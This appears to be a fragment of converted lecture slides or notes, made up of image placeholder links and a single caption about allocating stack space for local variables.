
Allocate space on the stack for **local vars**

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



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

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


